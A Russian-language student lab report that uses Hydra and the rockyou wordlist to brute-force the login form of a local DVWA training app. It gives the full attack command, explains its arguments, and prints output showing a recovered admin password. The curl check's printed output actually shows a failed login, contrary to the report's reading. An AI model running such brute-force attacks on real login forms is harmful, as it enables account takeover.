

# **Отчёт о выполнении индивидуальны проект Этап 3””**

**Использование Hydra**

Акондзо Жордани Лади Гаэл

# Содержание

<b>1</b>	<b>Цель работы</b>	<b>5</b>
<b>2</b>	<b>Задание</b>	<b>6</b>
<b>3</b>	<b>Теоретическое введение</b>	<b>7</b>
<b>4</b>	<b>Выполнение лабораторной работы</b>	<b>8</b>
4.1	Подготовка: Список Паролей . . . . .	8
4.2	Команда Hydra для Атаки на HTTP Форму . . . . .	9
4.3	Пояснение аргументов: . . . . .	10
4.4	Анализ Результатов . . . . .	10
4.4.1	Проверка Найденного Пароля . . . . .	10
<b>5</b>	<b>Выводы</b>	<b>13</b>

## Список иллюстраций

4.1	Подготовка списка Паролей . . . . .	8
4.2	Подготовка списка Паролей . . . . .	9
4.3	Команда Hydra для Атаки на HTTP Форму . . . . .	9
4.4	Проверка Найденного Пароля . . . . .	11
4.5	Проверка Найденного Пароля . . . . .	11
4.6	Проверка Найденного Пароля . . . . .	12

## List of Tables

# 1 Цель работы

Научиться основным способам тестирования веб приложений

## 2 Задание

- Найти максимальное количество уязвимостей различных типов.
- Реализовать успешную эксплуатацию каждой уязвимости.


## 3 Теоретическое введение

**Hydra** — это мощный инструмент для атаки методом перебора (грубой силы) на различные сервисы, включая веб-формы HTTP. В этом этапе мы будем использовать Hydra для проверки безопасности формы аутентификации в приложении DVWA.

## 4 Выполнение лабораторной работы

### 4.1 Подготовка: Список Паролей

- Для выполнения атаки Hydra необходим список паролей.
- **rockyou.txt** — один из самых популярных списков паролей в Kali Linux: (рис. 4.1).



```
jordani@kali: /usr/share/wordlists
(jordani@kali)-[~]
$ cd /usr/share/wordlists
(jordani@kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst    nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi    metasploit  sqlmap.txt
```

Рис. 4.1: Подготовка списка Паролей

- Сначала распаковал файл (рис. 4.2).



```
(jordani@kali)-[/usr/share/wordlists]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for jordani:

(jordani@kali)-[/usr/share/wordlists]
$
```

Рис. 4.2: Подготовка списка Паролей

## 4.2 Команда Hydra для Атаки на HTTP Форму

- Для выполнения атаки на форму аутентификации DVWA использовал следующую команду (рис. 4.3).

```
jordani@kali: ~
(jordani@kali)-[~]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 -f -V localhost http-post-form "/DVWA/login.php:username='USER'&password='PASS':Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-01 21:40:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://localhost:80/DVWA/login.php:username='USER'&password='PASS':Login failed
[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[80][http-post-form] host: localhost login: admin password: 12345
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-01 21:40:53
```

Рис. 4.3: Команда Hydra для Атаки на HTTP Форму

## 4.3 Пояснение аргументов:

- -l admin: Имя пользователя для атаки (в данном случае — “admin”).
- -P /usr/share/wordlists/rockyou.txt: Файл со списком паролей.
- -s 80: Порт, на котором работает веб-сервис (обычно порт 80).
- -f: Остановить атаку после нахождения правильной комбинации.
- -V: Подробный режим, отображающий каждую попытку.
- localhost: Адрес сервера (в данном случае — локально установленное DVWA).
- http-post-form: Указывает, что это форма HTTP, использующая метод POST.
- “/DVWA/login.php:username=<sup>USER</sup>&password=<sup>PASS</sup>:Login failed”:
  - Путь к форме.
  - Шаблон для отправки имени пользователя и пароля.
  - Строка “Login failed” как индикатор неудачной попытки.

## 4.4 Анализ Результатов


- После выполнения команды Hydra получим результат, который может выглядеть так:

```
[80][http-post-form] host: localhost  login: admin  password: 12345  
[STATUS] attack finished for localhost (valid pair found)
```

### 4.4.1 Проверка Найденного Пароля

- Чтобы убедиться, что найденная комбинация действительно работает, выполнил следующие действия (рис. 4.4) и (рис. 4.5).
  - Ручная проверка:
    - \* Открыл браузер и перешёл на страницу входа в DVWA:  
`http://localhost/DVWA/login.php`.
    - \* Ввел имя пользователя admin и пароль 12345.

- \* Если вход выполнен успешно, это подтверждает, что Hydra нашла правильный пароль.




Username  
admin

Password  
.....

Login

Рис. 4.4: Проверка Найденного Пароля



Home  
Instructions  
Setup / Reset DB  
**Brute Force**  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs

### Vulnerability: Brute Force

#### Login

Username:  
Password:

Login

#### More Information

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passwo>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 4.5: Проверка Найденного Пароля

- Проверка с помощью curl:
  - Можно тоже использовать команду curl, чтобы проверить результаты в терминале (рис. 4.6):

```
curl -X POST -d "username=admin&password=12345&Login=Login" http://localhost
v
```

```
jordani@kali: ~  
jordan@kali)~$ curl -X POST -d "username=admin&password=1234566Login=Login" http://localhost/DVWA/login.php -v  
Note: Unnecessary use of -X or --request, POST is already inferred.  
* Host localhost:80 was resolved.  
* IPv6: ::1  
* IPv4: 127.0.0.1  
* Trying [::1]:80...  
* Connected to localhost (::1) port 80  
> POST /DVWA/login.php HTTP/1.1  
> Host: localhost  
> User-Agent: curl/8.9.1  
> Accept: */*  
> Content-Length: 42  
> Content-Type: application/x-www-form-urlencoded  
>  
* upload completely sent off: 42 bytes  
< HTTP/1.1 302 Found  
< Date: Tue, 01 Oct 2024 19:28:21 GMT  
< Server: Apache/2.4.62 (Debian)  
< Set-Cookie: security=impossible; path=/; HttpOnly  
< Set-Cookie: PHPSESSID=cb2icr6vabf4nd0hu3gsv42ea4; expires=Wed, 02 Oct 2024 19:28:21 GMT; Max-Age=86400  
; path=/; HttpOnly; SameSite=Strict  
< Expires: Thu, 19 Nov 1981 08:52:00 GMT  
< Cache-Control: no-store, no-cache, must-revalidate  
< Pragma: no-cache  
< Set-Cookie: PHPSESSID=8dcicuj42ko02pikjh0rqp3l3; expires=Wed, 02 Oct 2024 19:28:21 GMT; Max-Age=86400  
; path=/; HttpOnly; SameSite=Strict  
< Set-Cookie: PHPSESSID=8dcicuj42ko02pikjh0rqp3l3; expires=Wed, 02 Oct 2024 19:28:21 GMT; Max-Age=86400  
; path=/; HttpOnly; SameSite=Strict  
< Set-Cookie: PHPSESSID=d5cbj89l30l6t6qddfkuu4roug; expires=Wed, 02 Oct 2024 19:28:21 GMT; Max-Age=86400  
; path=/; HttpOnly; SameSite=Strict  
* Login form: username and/or password incorrect.  
* Alternative: the account has been locked because of too many failed attempts. If this is the case, please try again in 15 minutes.
```

Рис. 4.6: Проверка Найденного Пароля

- Команда -v покажет ответ сервера, что поможет подтвердить успешность аутентификации.

## 5 Выводы

На этом этапе я научился использовать **Hydra** для атаки методом грубой силы на форму входа в **DVWA** и проверять результаты атаки. Этот опыт демонстрирует, насколько важно использовать сложные пароли, чтобы предотвратить подобные атаки, и показывает, как инструменты автоматизации могут быть использованы злоумышленниками для нахождения слабых мест в системе безопасности.